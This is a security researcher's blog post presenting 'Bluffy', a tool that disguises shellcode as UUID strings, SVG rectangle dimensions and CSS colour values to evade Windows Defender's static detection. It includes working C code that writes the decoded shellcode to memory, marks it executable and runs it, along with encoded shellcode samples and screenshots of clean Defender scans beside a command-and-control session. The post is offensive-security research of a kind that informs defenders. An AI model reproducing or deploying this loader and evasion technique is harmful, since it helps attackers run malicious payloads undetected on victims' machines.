Bluffy the AV Slayer

pre.empt.dev/posts/bluffy

Introduction

Michael Ranaldo proposed an idea:

> How will static detection fare against shellcode hidden within realistic datatypes?

Avoiding all kinds of encryption and compression, two Windows APIs came to mind: UuidFromStringA and CLSIDFromString.

This function has already seen weaponisation, namely boku7/Ninja_UUID_Runner from 0xBoku which does just that. So, we spent some time thinking of methods we could use to do this, and we came up with a tool: Bluffy.

Bluffy takes in a bin file, and has the ability to wrap that bin file up into, currently, four different masks:

- SVG
- CSS
- UUID
- CSV

These are not uniform, they will require different setup. Lets get into a rundown of the examples and their ability to handle Windows Defender.

The one missing from this list that we wanted to include is CLSID. That is because we thought we would leave that one as a task for the reader if they felted so compelled. We also had plans for Json, but never got around to it. And then the final type which we couldn't think of a solution for, but there must be!, was JavaScript.

These are not uniform, they will require different setup, but we have tried to standardise it as much as we can. So, as of now, UUID is the only one which will call `VirtualAlloc` and `VirtualProtect` (so read, conversion writes, and then update the page); the rest will simply return a `unsigned char`. Otherwise, it's pretty straight forward to add. In future, including some more randomisation to add in some more noise would be good, but as a minimal proof of concept, it works for now.

Before going into some examples of three of these masks vs. Defender, two disclaimers:

- This was only looked at from a static perspective. If Defender catches this on execution, we don't care...

- In a typical Defender-fashion, every other execution passed the dynamic detection.

Lets get into a rundown of the examples and their ability to handle Windows Defender.

UUID

First up, `UUID`. This is by far the easiest one to use. Here is the API declaration:

```
RPC_STATUS UuidFromStringA(
  RPC_CSTR StringUuid,
  UUID     *Uuid
);
```

This function takes in a string and returns a pointer to the now converted UUID. What makes this so useful is the second parameter: `UUID *Uuid`. This parameter will automatically write the data to memory, so all that it needs are allocation and execution. Here is the function to allocate and write:

```
LPVOID WriteUuidToMem()
{
    int uuid_len = 16;
    LPVOID pAddress = VirtualAlloc(NULL, payloadSz, MEM_COMMIT | MEM_RESERVE,
PAGE_READWRITE);
    if (pAddress == NULL)
    {
        return (LPVOID)NULL;
    }
    DWORD_PTR hptr = (DWORD_PTR)pAddress;
    DWORD lpflOldProtect = 0;

    int elems = sizeof(payload) / sizeof(payload[0]);
    for (int i = 0; i < elems; i++)
    {
        RPC_CSTR StringUuid = (RPC_CSTR)payload[i];
        UUID* Uuid = (UUID*)hptr;
        RPC_STATUS status = UuidFromStringA(StringUuid, Uuid);
        if (status != RPC_S_OK)
        {
            return (LPVOID)NULL;
        }
        hptr += uuid_len;
    }

    if (VirtualProtect(pAddress, payloadSz, PAGE_EXECUTE_READ, &lpflOldProtect))
    {
        return pAddress;
    }
    else
    {
        return (LPVOID)pAddress;
    }
}
```


And then to execute it:

```
LPVOID pAddress = WriteUuidToMem();
int (*go)() = (int(*)())pAddress;
go();
```

Again, because only execution is needed at this point, anything can be used to trigger it. Take a look at S4R1N/AlternativeShellcodeExec for a comprehensive list.

UUID vs. Windows Defender

How does it fair against Defender:



external	internal	listener	user	computer
10.10.11.113	10.10.11.113	http	Lance	JOHTO-DC01

10.10.11.113 - Remote Desktop Connection

C:\Users\Lance\Desktop\uuid.exe

Windows Defender

PC status: Protected

Scan completed on 1 item.

No threats were detected on your PC during this scan.

Your PC is being monitored and protected.

Real-time protection: On

Virus and spyware definitions: Up to date

Scan options: [✓ Quick] Full Custom

Scan details

Last scan: 18/11/2021 at 12:20 (Quick scan)

It exceeded its requirement, it bypassed both static detection and execution.

SVG

For the reader who hasn't used SVG to pop XSS, SVG is the Scalable Vector Graphics. It's got some fanciness for appsec nerds, but what we liked was the XML structure and the plethora of places to drop integers.


Here is an example SVG from W3Schools:

```
<svg width="400" height="110">
  <rect width="300" height="100" style="fill:rgb(0,0,255);stroke-
width:3;stroke:rgb(0,0,0)" />
  Sorry, your browser does not support inline SVG.
</svg>
```

If this was to render, it would be:

Our solution here was to take all the available integers from rect and split shellcode into them. Here is a snippet:


```
"<?xml version=\"1.0\" standalone=\"no\"?>",
"<svg xmlns=\"http://www.w3.org/2000/svg\"
version=\"1.1\" width=\"1250cm\" height=\"1250cm\">",
"<desc>9W43OV00W8JKMA1IJNEYAM1WTG9AZH8K10LC</desc>",
"<g id=\"HMLW03D1BYIQ\" fill=\"red\">",
"<rect x=\"252cm\" y=\"252cm\" width=\"252cm\"
height=\"252cm\"/>",
"<rect x=\"72cm\" y=\"72cm\" width=\"72cm\"
height=\"72cm\"/>",
"<rect x=\"131cm\" y=\"131cm\" width=\"131cm\"
height=\"131cm\"/>",
"<rect x=\"228cm\" y=\"228cm\" width=\"228cm\"
height=\"228cm\"/>",
"<rect x=\"240cm\" y=\"240cm\" width=\"240cm\"
height=\"240cm\"/>",
"<rect x=\"232cm\" y=\"232cm\" width=\"232cm\"
height=\"232cm\"/>",
"<rect x=\"192cm\" y=\"192cm\" width=\"192cm\"
height=\"192cm\"/>",
"<rect x=\"0cm\" y=\"0cm\" width=\"0cm\"
height=\"0cm\"/>",
"<rect x=\"0cm\" y=\"0cm\" width=\"0cm\"
height=\"0cm\"/>",
"<rect x=\"0cm\" y=\"0cm\" width=\"0cm\"
height=\"0cm\"/>",
"<rect x=\"65cm\" y=\"65cm\" width=\"65cm\"
height=\"65cm\"/>",
"<rect x=\"81cm\" y=\"81cm\" width=\"81cm\"
height=\"81cm\"/>",
"<rect x=\"65cm\" y=\"65cm\" width=\"65cm\"
height=\"65cm\"/>",
"<rect x=\"80cm\" y=\"80cm\" width=\"80cm\"
height=\"80cm\"/>",
"<rect x=\"82cm\" y=\"82cm\" width=\"82cm\"
height=\"82cm\"/>",
"<rect x=\"81cm\" y=\"81cm\" width=\"81cm\"
height=\"81cm\"/>",
"</g>"
```



To achieve this, regex was required. This regex was what we went for, with a substitution on double quotes and "cm". In order to even do regex, we had to go down a bit of a rabbit hole. After a lot of Googling, we eventually landed on pcre2. This was new to us and eventually hacked something together based on luvit/pcre2.

SVG vs. Windows Defender

Testing via Windows Defender:



external	internal ▲	listener	user	computer	note	process
10.10.11.113	10.10.11.113	http	Lance	JOHTO-DC01		svg.exe

```
11/22 19:49:07 *** in
11/22 20:17:11 *** in
```

PC status: Protected

Scan completed on 1 item.
No threats were detected on your PC during this scan.
Your PC is being monitored and protected.

Real-time protection: On
Virus and spyware definitions: Up to date

Scan options: [✓ Quick] Full Custom

Another one down.

CSS


The next one we thought obvious was CSS, it allows for a whole bunch of different places to store CSS. The following example shows the shellcode embedded into the RGB values of a border:

```
border: 2px 2px solid rgb(144, 244, 39);
border: 2px 2px solid rgb(144, 201, 2);
border: 2px 2px solid rgb(144, 51, 158);
border: 2px 2px solid rgb(144, 41, 179);
border: 2px 2px solid rgb(144, 154, 59);
border: 2px 2px solid rgb(144, 139, 238);
border: 2px 2px solid rgb(144, 114, 132);
border: 2px 2px solid rgb(144, 159, 89);
border: 2px 2px solid rgb(144, 254, 210);
border: 2px 2px solid rgb(77, 12, 76);
border: 2px 2px solid rgb(90, 157, 178);
border: 2px 2px solid rgb(65, 154, 217);
border: 2px 2px solid rgb(82, 121, 178);
border: 2px 2px solid rgb(85, 124, 144);
border: 2px 2px solid rgb(72, 205, 191)
```

Using similar methods to SVG, it can be regexed out.

CSS vs. Windows Defender

Running this against Defender:



```
external        internal        listener   user    computer
10.10.11.113    10.10.11.113    http       Lance   JOHTO-DC01
```

10.10.11.113 - Remote Desktop Connection

C:\Users\Lance\Desktop\css.exe

```
11/22 23:56:
11/22 23:58:
```

PC status: Protected

Scan completed on 1 item.
No threats were detected on your PC during this scan.
Your PC is being monitored and protected.

Real-time protection: On
Virus and spyware definitions: Up to date

Scan options:
[✓ Quick] Full Custom

Last scan: 18/11/2021 at 12:20 (Quick scan)

Another one worked.

Conclusion

Out of these 3 techniques, they all bypassed Defender (statically) consitently. We had mixed responses against runtime detection, but that was not the focus of what we were looking for. We found that this method, naturally, has a much lower entropy value too. In hindsight, its kind of obvious that this type of masking would cause static detection to break because its literally just integer values in various datatype formats. This idea started as a meme and ended as a bypass (kinda) without going F U L L S T E G A N O G R A P H Y.

The code is available on GitHub.